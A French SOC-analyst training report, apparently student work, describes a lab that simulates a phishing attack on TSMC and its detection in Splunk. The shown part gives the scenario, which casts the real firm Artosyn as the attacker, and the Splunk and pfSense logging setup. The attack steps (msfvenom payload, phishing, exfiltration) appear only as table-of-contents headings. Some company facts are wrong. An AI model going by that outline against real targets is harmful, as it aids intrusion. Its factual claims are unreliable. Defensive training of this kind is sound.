

Formation en analyse et gestion des incidents de cybersécurité

CYBERUNIVERISITY, PARIS

FORMATION CONTINUE ANALYSTE SOC 2 - PROMOTION JANVIER 2024

Rapport de projet

Détection et analyse d'une attaque de type phishing sur un site industriel de TSMC Microelectronics (Taiwan)

Présenté par Mouhamed DIAW

Mounia HAMANI

Encadrant: Mauro RODRIGUES

Table des matières

INTRODUCTION4
PARTIE I : ARCHITECTURE DU PROJET
1. Fiches techniques des machines virtuelles : 7
VM serveur Splunk: on a utilisé une machine Ubuntu nommée "ubuntu-splunk" (appartenant au VLAN 6) pour éviter les problèmes d'espace disque qu'on avait sur la machine serveur Linux Ubuntu comme c'est mentionné un peu plus haut. On a installé le SIEM Splunk et le service DNS
VM Kali: une machine kali Linux nommée "kali-2024-clone" (appartenant au VLAN 1)pour effectuer l'attaque.
3. VM Pfsense : une machine Ubuntu nommée "routeur"(appartenant au VLANs 1 et 6), c'est le pare-feu et le routeur en même temps
4. VM Supervision : une machine ubuntu nommée "bureau supervision" (appartenant au VLAN 6) pour configuration et supervision de Pfsense et Splunk 8
5. VM Windows : une machine Windows nommée "win10-client" (appartenant au VLAN 6) sur laquelle il s'effectuera l'attaque
II. Relations et dépendances9
PARTIE II : CONTEXTE, ENJEUX ET SCÉNARIO D'ATTAQUE DE L'ENTREPRISE TSMC 10
I. Présentation de la société TSMC(Taiwan Semiconductors Manufactured Company)
II. Profil de l'attaquant et de la cible11
1. Profil de l'attaquant 11
2. Profil de la cible 11
III. Objectifs et déroulement de l'attaque11
1. Objectifs11
2. Déroulement de l'attaque
PARTIE III: INSTALLATION ET CONFIGURATION DU SIEM SPLUNK
I. Installation de Splunk et configuration initiale
1.Configuration des universals forwarders (UFs)
2.Configuration et envoie des logs de pfsense sur Splunk
3.Création de tableaux de board avant l'attaque de type phishing 28
4. Automatisation et alertes

PARTIE IV : DÉROULEMENT TECHNIQUE DE L'ATTAQUE	32
I. Collecte d'informations	32
II. Scan du réseau	32
III. Identification des ports d'écoutes sur la machine Windows	33
IV. Mis en place du payload avec MsfVenom	34
V. Création du mail de phishing	35
VI. Téléchargement et exécution du fichier malveillant par la cible	36
VII. Prise en main de la machine cible et exfiltration des données	38
PARTIE IV : DÉTECTION ET ANALYSE DE L'ATTAQUE PAR PHISHING	42
I. Déclenchement de l'alerte Splunk	42
II. Investigation avec les journaux d'évènement de Sysmon	43
III. Investigation sur Splunk	44
IV .VirusTotal	45
PARTIE VI: RECOMMANDATIONS POUR ÉVITER LES ATTAQUES DE TYPE PHI	SHING
	47
I. La sensibilisation du personnel	47
II. Les solution logicielles	47
III. Paramétrage adéquat des postes utilisateurs	47

INTRODUCTION

La cybersécurité est devenue un élément clé dans beaucoup de domaines. Elle nous aide à détecter les actions malveillantes et élaborer des stratégies pour minimiser l'impact sur les entreprises.

Notre projet est effectué dans le but de travailler les deux volets attaquant et victime en simulant une attaque de type phishing.

S'en suivent une détection et une investigation sur cette attaque dans les paragraphes qui ci-dessous.


PARTIE I: ARCHITECTURE DU PROJET

L'architecture ci-dessous a été réalisée afin de mener à bien le projet. Nous y distinguons, une machine windows, une machine kali linux un firewall pfsense et un serveur qui abritera le SIEM Splunk.

La machine Windows constitue le poste client c'est-à-dire celle qui subira l'attaque de phishing et la machine Kali linux représente la machine dont l'attaquant se servira pour lancer l'attaque.

Le firewall Pfsense permettra de séparer le réseau privé (LAN) et le réseau extérieur (WAN). L'adresse IP LAN du firewall pfsense permet d'accéder à ce dernier depuis le réseau interne alors que firewall est accessible depuis l'extérieur uniquement grâce à son adresse IP WAN.


Le SIEM (Security Information and Events Management) Splunk nous permettra d'analyser les logs générés par la machine windows ayant subi l'attaque.



Pour réaliser ce projet on a eu comme outils des machines virtuelles sur Proxmox.


Proxmox Virtual Environment (abrégé Proxmox VE ou PVE) est une plateforme de virtualisation libre (licence AGPLv3) basée sur l'hyperviseur Linux KVM. Elle est fournie avec un packaging par Proxmox Server Solutions GmbH.

Dans ce projet l'équipe chargée de la formation a fourni les accès à Proxmox et le template dont il y a les machines à cloner. Ces machines sont : "Ubuntu22-desktop", "Pfsense", "Ubuntu-server", "Kali-2024.1" et "Window10".



On a cloné toutes les machines. Cependant, on a eu un problème avec l'espace disque du serveur Ubuntu qui n'était pas en mesure de supporter le SIEM Splunk et le changement de la taille du disque cassait la VM.

On a remédié à ce problème en clonant une machine Ubuntu et changer la taille du disque pour qu'elle supporte le Splunk.



Comme on remarque dans la capture, on a mis en place une Windows 10, une Kali, un Pfsense-routeur, une Ubuntu-Splunk et une Ubuntu pour la supervision.

I. Fiches techniques des machines virtuelles :


1. VM serveur Splunk: on a utilisé une machine Ubuntu nommée "ubuntu-splunk" (appartenant au VLAN 6) pour éviter les problèmes d'espace disque qu'on avait sur la machine serveur Linux Ubuntu comme c'est mentionné un peu plus haut. On a installé le SIEM Splunk et le service DNS.




2. VM Kali: une machine kali Linux nommée "kali-2024-clone" (appartenant au VLAN 1)pour effectuer l'attaque.




3. <u>VM Pfsense</u>: une machine Ubuntu nommée "routeur" (appartenant au VLANs 1 et 6), c'est le pare-feu et le routeur en même temps.



4. VM Supervision : une machine ubuntu nommée "bureau supervision" (appartenant au VLAN 6) pour configuration et supervision de Pfsense et Splunk.







<u>5.VM Windows</u>: une machine Windows nommée "win10-client" (appartenant au VLAN 6) sur laquelle il s'effectuera l'attaque.




II. Relations et dépendances

Comme évoqué précédemment le firewall constitue une barrière qui sépare le réseau interne du réseau externe. Toute tentative d'accès au réseau interne (LAN) fera l'objet d'une inspection rigoureuse de la part de pfsense afin d'éviter l'intrusion d'un acteur malveillant dans le réseau.

De ce fait, la machine attaquante kali linux ne pourra pas accéder depuis l'adresse IP WAN à la machine cliente windows directement car le firewall pfsense va l'en empêcher grâce aux règles de filtrage établies.

Le ping de la kali vers le LAN ne passe pas comme c'est montré dans la capture:



Dans le réseau LAN le serveur splunk communique avec la machine Windows grâce à des agents (universal forwarders) installés sur cette dernière. Ces agents vont faire remonter tous les logs systèmes et les logs de sécurité au serveur Splunk pour l'analyse des indicateurs de compromissions lors de l'attaque par un acteur malveillant.

De plus le firewall pfsense a été également configuré pour qu'il fasse remonter ces logs systèmes, évènements et sécurités au serveur Splunk pour des analyses de traces d'attaque.

Ce tableau ci-dessous représente l'inventaire des matériels présents dans l'architecture du projet.

Nom de la	Caractéristiques-	Adresse IP	Ports
machine	Versions		
Windows 10	Microsoft Windows 10 pro	192.168.1.18/24	
	Version 10.0.19042		
Kali linux	Ubuntu 22.04.4 LTS	192.168.2.10/24	
	Linux kali 6.6.9-amd64		
Pfsense	2.7.2 RELEASE (adm64)	WAN:	
		192.168.2.22/24	
		LAN:192.168.1.2/24	
Splunk server	Ubuntu 22.04.2 LTS	192.168.1.11/24	Interface web :8000
	Splunk Enterprise version		Réception des
	9.0.3		données :9997

PARTIE II : CONTEXTE, ENJEUX ET SCÉNARIO D'ATTAQUE DE L'ENTREPRISE TSMC

Dans un contexte où la guerre des semi-conducteurs fait rage, dompter le processus de fabrication de ces derniers à couches minces (nanométriques) devient un atout majeur pour toute entreprise de ce secteur.

Le semi-conducteur est un type de matériau essentiel dans le domaine de l'électronique moderne. Comme son nom le laisse deviner, il se situe entre les conducteurs et les isolants en termes de conductivité électrique, ce qui signifie qu'il peut conduire l'électricité dans certaines conditions et mais aussi l'isoler dans d'autres. Cette polyvalence fait que les semi-conducteurs jouent un rôle central dans de nombreuses applications, depuis la fabrication de composants électroniques jusqu'à l'énergie solaire.

I. Présentation de la société TSMC(Taiwan Semiconductors Manufactured Company)

TSMC est une grande entreprise taiwanais spécialisée dans la fabrication des puces graphiques de hautes qualités. Grâce à la maîtrise de cette technologie, elle fabrique les puces graphiques de grandes entreprises telles que Intel, NVIDIA et Apple.

Ces puces graphiques très stratégiques car utilisées dans le secteur de la défense de nombreux pays, donnent à son fabricant principal un réel atout devant ses concurrents.

La maîtrise parfaite de cette technologie des semi-conducteurs par TSMC eut être une source de menace de la part d'entreprises concurrentes.

II. Profil de l'attaquant et de la cible

1. Profil de l'attaquant

Dans ce projet, l'attaquant du système d'information de l'entreprise TSMC est nommé Monsieur Zhao XIANG.

Monsieur XIANG est un ingénieur commercial chez l'entreprise de fabrication de semiconducteurs chinoise Artosyn. Il possède une dizaine d'années d'expériences en négociation de contrat, en vente et en processus de fabrication des semiconducteurs. Il a également suivi par recommandation une formation de quelques mois en cybersécurité offensive. Ses compétences lui permettent d'être à l'affût de l'avènement de nouvelles puces graphiques et de la technologie qui rend ces dernières de plus en plus performantes.

2. Profil de la cible

La cible de l'attaquant Monsieur XIANG n'est autre que Monsieur Mei YANG qui occupe un poste de directeur de la production au sein de l'entreprise TSMC.

Monsieur Yang détient toutes les informations concernant les processus de fabrications et les dates de livraisons des futurs semi-conducteurs qui paraîtront en 2025. Ce qui fait de lui une cible idéale pour l'entreprise concurrente chinoise Artosyn.

III. Objectifs et déroulement de l'attaque

1. Objectifs

Dans le monde des semi-conducteurs, l'entreprise taïwanaise TSMC possède les puces les plus fines et les performantes du monde, ce qui lui donne une avance considérable sur ses concurrents comme Artosyn.

Étant très en retard sur l'affinage de ses puces graphiques, l'entreprise chinoise ne peut combler ce gap que sur une dizaine d'années. Cela va réduire considérablement ses parts de marchés et Artosyn n'est pas prête pour que ce scénario se produise.

C'est dans ce contexte que l'entreprise de fabrication de semi-conducteurs chinoise ARTOSYN souhaite mettre la main sur un document confidentiel de son concurrent taiwanais TSMC (Taiwan Semiconductors Manufactured Company).

Ce document renferme l'épaisseur des futurs semi-conducteurs en 2025, la date de production, les pays à livrer et le numéro d'identification des puces.

Une fois ce document en sa possession, le fabricant chinois pourra essayer de combler son retard sur l'affinage de ses semi-conducteurs.

2. Déroulement de l'attaque

Artosyn souhaite utiliser une technique de phishing contre l'entreprise TSMC en envoyant un mail d'hameçonnage. Cette attaque par phishing sera mise en œuvre par un de ses ingénieurs commerciaux Monsieur Zhao XIANG qui possède également des compétences basiques en hacking.

Monsieur XIANG va envoyer un mail d'hameçonnage avec un fichier non suspect à télécharger à Monsieur Mei YANG directeur de production de TSMC à Hsinchu.

NB: l'antivirus de la machine de Mr YANG a été désactivé car de nouvelles mises à jour doivent être faites.

Monsieur XIANG va attendre le téléchargement de ce fichier malveillant pour tenter de s'introduire dans le système d'information de TSMC.

Le but de cette attaque est d'accéder au contenu de ce document confidentiel de TSMC et de l'exfiltrer afin d'en avoir une copie en possession.

PARTIE III: INSTALLATION ET CONFIGURATION DU SIEM SPLUNK

On a installé Splunk comme système de supervision et créer des tableaux de bord, des rapports la visualisation des événements. Pour communiquer et superviser les machines du réseau, on a installé des UFs.

I. Installation de Splunk et configuration initiale

On a installé Splunk suivant la deuxième méthode vue dans le cours du Splunk en ligne de commande intitulé comme ceci :

-Utilisez la commande « wget » pour télécharger le package d'installation :

wget https://download.splunk.com/products/splunk/releases/9.0.3/linux/splunk-9.0.3-dd0128b1f8cd-linux-2.6-amd64.deb

- Lancez l'installation de Splunk avec l'utilitaire « dpkg » en tant que root

sudo dpkg -i splunk-9.0.3-dd0128b1f8cd-linux-2.6-amd64.deb

- Splunk sera exécuté par l'utilisateur « splunk ». Il faut toutefois le vérifier en utilisant la commande :

cut -d: -f1 /etc/passwd

-Changer d'utilisateur en splunk

sudo su splunk

-Aller ensuite dans le répertoire personnel avec la commande

cd

-Démarrer Splunk et accepter le contrat

bin/splunk start --accept-license

-Définir le compte administrateur de cette instance Splunk

```
Please enter an administrator username: admin
Password must contain at least:
* 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
```

-L'interface Web de Splunk :



-Demander à Splunk de créer un script pour se lancer automatiquement et avec l'utilisateur splunk, pour se faire : lancer Splunk en exécutant la commande "enable bootstart"

sudo /opt/splunk/bin/splunk enable boot-start -user splunk

-Editer le fichier /etc/init.d/splunk et ajouter USER=splunk juste après l'entrée RETVAL=0

sudo nano /etc/init.d/splunk

-Désigner splunk comme le propriétaire utilisateur et groupe de tous les fichiers et répertoires du répertoire /opt/splunk/

cd /opt/splunk/

sudo chown -R splunk:splunk./

-Puis redémarrez la machine pour vérifier le bon fonctionnement de la configuration

sudo reboot

La configuration est bien et après avoir entré le login et le mot de passe on obtient l'interface d'accueil de splunk.

1. Configuration des universals forwarders (UFs)


Le SIEM Splunk nécessite une configuration adéquate afin qu'il puisse collecter et analyser tous les logs qui remontent vers lui.

On a décidé de collecter les logs de sécurité, de système et les événements transmis (forwarded events). De plus, on a également installé Sysmon (System Monitor) afin de collecter plus de logs intéressants.


Afin que les logs de la machine Windows remontent jusqu'à Splunk, cela nécessite l'intervention des agents nommés les Universals Forwarders (UFs). Ces UFs sont des mouchards qui enregistrent en permanence toute activité dans notre machine windows.

Dans cette section qui suit, On va montrer l'installation des Universals Forwarder (UFs) dans la machine windows étape par étape.


• Acceptation de l'accord de licence et choisir l'instance de splunk sur site.




Sélection des logs windows à faire remonter sur splunk




Création des identifiants pour administrer les UFs



• Sélection de l'adresse IP du server Splunk et du port de réception 9997.




 Configurer la réception des données par Splunk via le port 9997 et activation de ce dernier



Création d'index wincyberlogs pour indexer les logs de notre machine windows.

En parcourant la liste des index sur Splunk nous constatons qu'il n'y a pas d'index dédié à nos logs Windows : nous devons le créer.




Modification dans windows du fichier inputs.conf générée par les UFs

L'installation des universals forwarders à générer plusieurs fichiers dont l'un d'eux est très important.

C'est le fichier inputs.conf, qui doit être modifié afin que les logs windows et sysmon puissent remonter sans difficultés dans splunk.

Ce fichier inputs.conf se localise dans:

C:\ProgramFiles\SplunkUniversalForwarder\etc\apps\splunkUniversalForwarder\local




La modification du fichier inputs.conf consiste à rajouter dans celui-ci notre index splunk wincyberlogs créer plus haut et Microsoft-Windows-Sysmon comme le montre la capture suivante:


```
inputs.conf - Bloc-notes
Fichier Edition Format Affichage Aide
[WinEventLog://Microsoft-Windows-Sysmon/Operational]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs
[WinEventLog://Security]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs
[WinEventLog://System]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs
[WinEventLog://ForwardedEvents]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs
```


Création d'une règle sur le firewall de Windows pour les UFs


Pour que les logs de la machine windows puissent se retrouver sur Splunk dans le but d'être analysés, ils doivent franchir le firewall Defender de windows.

Pour ce faire, nous devons créer une règle d'entrée dans le firewall Defender au niveau du port UDP 9997. Cette règle permettra une connexion entre les UFs et splunk.










Redémarrage du service Splunk Forwarder


Pour mettre en marche les UFs, il faudrait redémarrer le Splunk Forwarder en allant sur Windows/services/Splunk Forwarder comme le montre la capture suivante:




2. Configuration et envoie des logs de pfsense sur Splunk

Dans cette section, nous allons montrer comment les différentes étapes pour intégrer les logs de pfsense au niveau de Splunk.


Se connecter sur pfsense puis dans status/system logs/settings




 Cocher Enable Remote Logging et renseigner dans Remote log servers l'adresse IP du serveur splunk et le port de connexion (192.168.1.11:9997). Pour finir, faudra cocher Everything (dans remote syslog contents) pour envoyer tous les types de log

